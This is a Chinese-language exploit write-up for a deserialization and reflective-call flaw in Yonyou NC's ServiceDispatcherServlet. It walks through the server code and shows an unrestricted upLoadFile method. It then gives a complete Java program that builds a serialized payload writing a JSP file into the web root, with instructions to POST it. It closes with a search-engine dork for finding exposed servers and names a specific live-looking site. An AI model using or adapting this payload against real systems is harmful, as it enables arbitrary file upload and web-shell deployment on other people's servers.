Web.xml:

<**servlet-mapping**>  
 <**servlet-name**>CommonServletDispatcher</**servlet-name**>  
 <**url-pattern**>/ServiceDispatcherServlet</**url-pattern**>  
</**servlet-mapping**>

<**servlet**>  
 <**servlet-name**>CommonServletDispatcher</**servlet-name**>   
 <**servlet-class**>nc.bs.framework.comn.serv.CommonServletDispatcher</**servlet-class**>  
 <**init-param**>  
 <**param-name**>service</**param-name**>  
 <**param-value**>nc.bs.framework.comn.serv.ServiceDispatcher</**param-value**>  
 </**init-param**>  
 <**load-on-startup**>10</**load-on-startup**>  
</**servlet**>

CommonServletDispatcher:

**public void** init() **throws** ServletException {  
 String targetname = **null**;  
 Object cause = **null**;  
 **this**.log.debug(**"ServletDispatcher.initing......"**);  
 **if**((targetname = **this**.getInitParameter(**"service"**)) != **null**) {  
 **try** {  
 Class e = Class.forName(targetname);  
 **this**.serviceHandler = (ServiceHandler)e.newInstance();  
 } **catch** (InstantiationException var4) {  
 cause = var4;  
 } **catch** (IllegalAccessException var5) {  
 cause = var5;  
 } **catch** (ClassNotFoundException var6) {  
 cause = var6;  
 }  
 }  
  
 **if**(**this**.serviceHandler == **null**) {  
 **this**.log.error(**"there is not a concrete ServerHandler"**, (Throwable)cause);  
 **throw new** ServletException(**"there is not a concrete ServerHandler"**);  
 } **else** {  
 **this**.log.debug(**"ServletDispatcher.inited"**);  
 }  
}

**public void** doGet(HttpServletRequest request, HttpServletResponse response) **throws** ServletException, IOException {  
 **long** time = System.currentTimeMillis();  
 **if**(Profiler.log.isInfoEnabled()) {  
 Profiler.log.info(**"ServletDispatcher is starting to service......"**);  
 }  
  
 response.setContentType(**"application/x-java-serialized-object"**);  
  
 **try** {  
 **this**.serviceHandler.execCall(request, response);  
 } **catch** (Throwable var12) {  
 **this**.log.error(**"Remote Service error"**, var12);

直接获取参数调用ServiceDispatcher的execCall

ServiceDispatcher：

**public void** execCall(HttpServletRequest request, HttpServletResponse response) **throws** Throwable {  
 InvocationInfo invInfo = **null**;  
 Result result = **new** Result();  
 **boolean** inited = **false**;  
 **boolean**[] streamRet = **new boolean**[]{NetStreamConstants.STREAM\_NEED\_COMPRESS, NetStreamConstants.STREAM\_NEED\_ENCRYPTED};  
  
 **try** {  
 **try** {  
 **try** {  
 invInfo = (InvocationInfo)NetObjectInputStream.readObject(request.getInputStream(), streamRet);  
 invInfo.setServerName(ServerConfiguration.getServerConfiguration().getServerName());  
 invInfo.setServerHost(request.getServerName());  
 invInfo.setServerPort(request.getServerPort());  
 invInfo.setRemoteHost(request.getRemoteAddr());  
 invInfo.setRemotePort(request.getRemotePort());  
 } **catch** (ClassNotFoundException var20) {  
 result.appexception = **new** FrameworkRuntimeException(**"Unexpected error(ClassNotFound)"**, var20);  
 **this**.writeResult(result, streamRet[0], streamRet[1], response, inited);  
 **return**;  
 } **catch** (InvalidClassException var21) {  
 result.appexception = **new** FrameworkRuntimeException(**"Unexpected error(InvalidClass)"**, var21);  
 **this**.writeResult(result, streamRet[0], streamRet[1], response, inited);  
 **return**;  
 }  
  
 Logger.init(invInfo.getServiceName());  
 inited = **true**;  
 InvocationInfoProxy.getInstance().set(invInfo);  
 **this**.traceForMonitor(invInfo);  
 **this**.preRemoteProcess();  
  
 **try** {  
 result.result = **this**.invokeBeanMethod(invInfo.getModule(), invInfo.getServiceName(), invInfo.getMethodName(), invInfo.getParametertypes(), invInfo.getParameters());  
 }

看看readObject：

**public static** Object readObject(InputStream in, **boolean**[] retValue) **throws** IOException, ClassNotFoundException {  
 BufferedInputStream bin = **new** BufferedInputStream(in);  
 **int** len = readInt(bin);  
 **byte**[] bytes = **new byte**[len];  
  
 **int** readLen;  
 **int** objIn;  
 **for**(readLen = bin.read(bytes); readLen < len; readLen += objIn) {  
 objIn = bin.read(bytes, readLen, len - readLen);  
 **if**(objIn < 0) {  
 **break**;  
 }  
 }  
  
 **if**(readLen < len) {  
 **throw new** EOFException(**"ReadObject EOF error readLen: "** + readLen + **" expected: "** + len);  
 } **else** {  
 NetObjectInputStream objIn1 = **new** NetObjectInputStream(**new** ByteArrayInputStream(bytes));  
 **if**(retValue != **null**) {  
 retValue[0] = objIn1.isCompressed();  
 retValue[1] = objIn1.isEncrypted();  
 }  
  
 **return** objIn1.readObject();  
 }  
}

这里是自定义处理并且流对象的读取，显而易见，这里是一个反序列化的过程

序列化后，强制转化成为InvocationInfo对象，也就是说，我们所承载的类必须依托在这个InvocationInfo对象上，就相当于一个车子，序列化和反序列化都要使用到

设置相关参数后，通过invokeBeanMethod

来进行反射调用

**private** Object invokeBeanMethod(String module, String beanName, String methodName, Class[] parameterTypes, Object[] beanParameters) **throws** Throwable {  
 **if**(Profiler.log.isDebugEnabled()) {  
 Profiler.log.debug(enterMethodMsgFormat.format(**new** Object[]{beanName, methodName}));  
 }  
  
 **long** nowTime = System.currentTimeMillis();  
 Object o = **null**;  
 **boolean** var19 = **false**;  
  
 Object var11;  
 **try** {  
 **try** {  
 var19 = **true**;  
 **if**(module == **null**) {  
 o = **this**.remoteCtx.lookup(beanName);  
 } **else** {  
 Object bm = (Context)**this**.ctxMap.get(module);  
 **if**(bm == **null**) {  
 Properties result = **new** Properties();  
 result.put(**"nc.targetModule"**, module);  
 result.put(**"nc.locator.provider"**, **"nc.bs.framework.server.ModuleNCLocator"**);  
 bm = NCLocator.getInstance(result);  
 **this**.ctxMap.put(module, bm);  
 }  
  
 o = ((Context)bm).lookup(beanName);  
 }  
 } **catch** (ComponentException var20) {  
 Logger.error(**"component lookup error"**, var20);  
 **throw** var20;  
 }  
  
 Method bm1 = o.getClass().getMethod(methodName, parameterTypes);  
 bm1.setAccessible(**true**);  
 **if**(bm1 == **null**) {  
 **throw new** FrameworkRuntimeException(beanName + **"\'s method of \""** + methodName + **"\" Not Found!"**);  
 }  
  
 Object result1 = bm1.invoke(o, beanParameters);  
 var11 = result1;  
 var19 = **false**;  
 } **finally** {  
 **if**(var19) {  
 **long** invokeTakeTime1 = System.currentTimeMillis() - nowTime;  
 **if**(Profiler.log.isDebugEnabled()) {  
 Profiler.log.debug(leaveMethodMsgFormat.format(**new** Object[]{beanName, methodName, Long.valueOf(invokeTakeTime1)}));  
 }  
  
 }  
 }  
  
 **long** invokeTakeTime = System.currentTimeMillis() - nowTime;  
 **if**(Profiler.log.isDebugEnabled()) {  
 Profiler.log.debug(leaveMethodMsgFormat.format(**new** Object[]{beanName, methodName, Long.valueOf(invokeTakeTime)}));  
 }  
  
 **return** var11;  
}

最关键的就是这两句

**if**(module == **null**) {  
 o = **this**.remoteCtx.lookup(beanName);  
 } **else** {  
 Object bm = (Context)**this**.ctxMap.get(module);

这个东西就是整个系统映射的关键，这个东西从哪里来，简单说一下，回头看看：

在ServiceDispatcher初始化的时候：

**public** ServiceDispatcher() {  
 Properties props = **new** Properties();  
 props.setProperty(**"nc.locator.provider"**, **"nc.bs.framework.server.RemoteNCLocator"**);  
 **this**.remoteCtx = NCLocator.getInstance(props);  
  
 **try** {  
 **this**.factory = (RemoteProcessComponetFactory)NCLocator.getInstance().lookup(**"RemoteProcessComponetFactory"**);  
 } **catch** (Throwable var3) {  
 **this**.log.warn(**"RemoteCallPostProcess is not found"**);  
 }  
  
}

**RemoteNCLocator**这个类就是本地到远程的映射，里面存储了map，大致看看：

**protected void** init(Properties env) {  
 **this**.listableContext = BusinessAppServer.getInstance().getRemoteContext();  
}


这里有个BusinessAppServer获取上下文信息的：


看看它里面的静态变量就好了：

**public class** BusinessAppServer **extends** AbstractContainer **implements** Server, BusinessAppServerMBean {  
 **private static final** String SERVER\_SDEPLOY\_XML = **"/nc/bs/framework/server/server.xml"**;  
 **private** Log log = Log.getInstance(BusinessAppServer.**class**);  
 **public static final** String EXTERNAL\_LOCATION\_PROPERTY = **"nc.external.location"**;  
 **public static final** String EXCLUDED\_MODULES\_PROPERTY = **"nc.exclude.modules"**;  
 **public static final** String MODULES\_LOCATION\_PROPERTY = **"nc.modules.location"**;  
 **public static final** String DEFAULT\_SERVER\_LOCATION = **"."**;  
 **public static final** String DEFAULT\_MODULES\_LOCATION = **"modules"**;  
 **public static final** String DEFAULT\_EXTERNAL\_LOCATION = **"external"**;  
 **public static** String ENABLE\_HOT\_DEPLOY\_PROPERTY = **"nc.enableHotDeploy"**;  
 **public static** String DEFAULT\_ENABLE\_HOT\_DEPLOY = **"false"**;  
 **public** ObjectName bizServerObjectName = ObjectNameFactory.create(**"nc.framework:type=container,name=BizAppServer"**);  
 **public** ObjectName monitorObjectName = ObjectNameFactory.create(**"nc.framework:type=monitor,name=ModulesMonitor"**);  
 **public** ObjectName deployerObjectName = ObjectNameFactory.create(**"nc.framework:type=deployer,name=ModuleDeployer"**);  
 **private** Properties environment;


都是在这个里面初始化映射信息的，这一块比较复杂，我简单说一下过程吧：

我们请求POST /ServiceDispatcherServlet 传送的数据反序列化后的对象，是在nchome地下去寻找一个modules



如果我们制定的module是info，那么就去info底下寻找

所有以.module结尾的都会调用，随便看一个：




只有里面public才可以被调用，private不能直接访问，需要一定的验证

最后一点就是，因为nc是通过applat程序和server端进行通讯的，第一次访问就要同步client到本地，我们必须用client端的lib库去生成payload，怎么同步呢：

访问http://www.lzgf.cn:8088/login.jsp：

第一次会比较慢，同步好了，后续就比较快，我的机子是win7 系统，cache目录为：



回头来，再往回看：

InvocationInfo这个类具体参数解释:

**public** InvocationInfo(String module, String serviceName, String methodName, Class[] parameterTypes, Object[] parameters) {  
 **this**(serviceName, methodName, parameterTypes, parameters);  
 **this**.module = module;  
}  
  
**public** InvocationInfo(String servicename, String methodname, Class[] parametertypes, Object[] parameters) {  
 **this**.servicename = **null**;  
 **this**.methodname = **null**;  
 **this**.parameters = **null**;  
 **this**.parametertypes = **null**;  
 **this**.userDataSource = **"design"**;  
 **this**.corpCode = **null**;  
 **this**.userCode = **null**;  
 **this**.servicename = servicename;  
 **this**.methodname = methodname;  
 **this**.parameters = parameters;  
 **this**.parametertypes = parametertypes;  
 **this**.fillClientInfo();  
}

serviceName就是module名字

methodName这个就是映射接口里面要调用的方法名，

parametertypes 就是反射定义参数类型

parameters 就是反射传递的参数值

有了以上这些，直接分析代码，任意文件操作：

modules\uap\META-INF\S\_busibean50.module：

<component singleton="true" remote="true" tx="NONE" cluster="SP">  
 <interface>nc.itf.uap.busibean.IFileManager</interface>  
 <implementation>nc.impl.uap.busibean.FileManagerImpl</implementation>  
</component>

FileManagerImpl.class:

**public** String upLoadFile(String filePath, **byte**[] ba) **throws** BusiBeanException {  
 filePath = FileUtil.convertFilePath(filePath);  
 filePath = filePath.replace(**'+'**, **' '**);  
  
 **try** {  
 File e = **new** File(defaultDir + filePath.substring(0, filePath.lastIndexOf(**"/"**)));  
 **if**(!e.exists()) {  
 e.mkdirs();  
 }  
  
 FileUtil.writeFile(defaultDir + filePath, ba);  
 **return null**;  
 } **catch** (Exception var4) {  
 Logger.error(**"error"**, var4);  
 **return** NCLangResOnserver.getInstance().getStrByID(**"\_beans"**, **"UPP\_uapcom0-000003"**);  
 }  
}


没有任何限制，看看默认目录:

**public static final** String defaultDir = RuntimeEnv.getInstance().getNCHome() + **"/webapps/nc\_web/ncupload"**;

web根目录下的ncupload/底下

发送如图所示：

然后访问：





底下的内容为生成的payload

利用客户端lib编写生成payload代码：

**package** nctest;  
**import** nc.bs.framework.common.InvocationInfo;  
**import** nc.bs.framework.comn.NetObjectOutputStream;  
  
**import** java.io.FileOutputStream;  
  
**public class** Payload\_01 {  
 **public static void** main(String[] args) **throws** Throwable {  
 String filename = **"E:/IdeaProjects/ncclient/payloads/Payload\_01.bin"**;  
 Class[] parametertypes = **new** Class[]{String.**class**,**byte**[].**class**};  
 **byte**[] filestream = **"<% out.println(\"butiantest\"); %>"**.getBytes();  
 Object[] parametervalues = **new** Object[]{**"butian.jsp"**,filestream};  
 InvocationInfo obj = **new** InvocationInfo(**"uap"**,**"nc.itf.uap.busibean.IFileManager"**,**"upLoadFile"**,parametertypes,parametervalues);  
 FileOutputStream output = **new** FileOutputStream(filename);  
 NetObjectOutputStream.*writeObject*(output, obj);  
 }  
}

然后把这个里面的东西当post发送，即可触发

案例居多无比，google: inurl:"/service/~iufo"

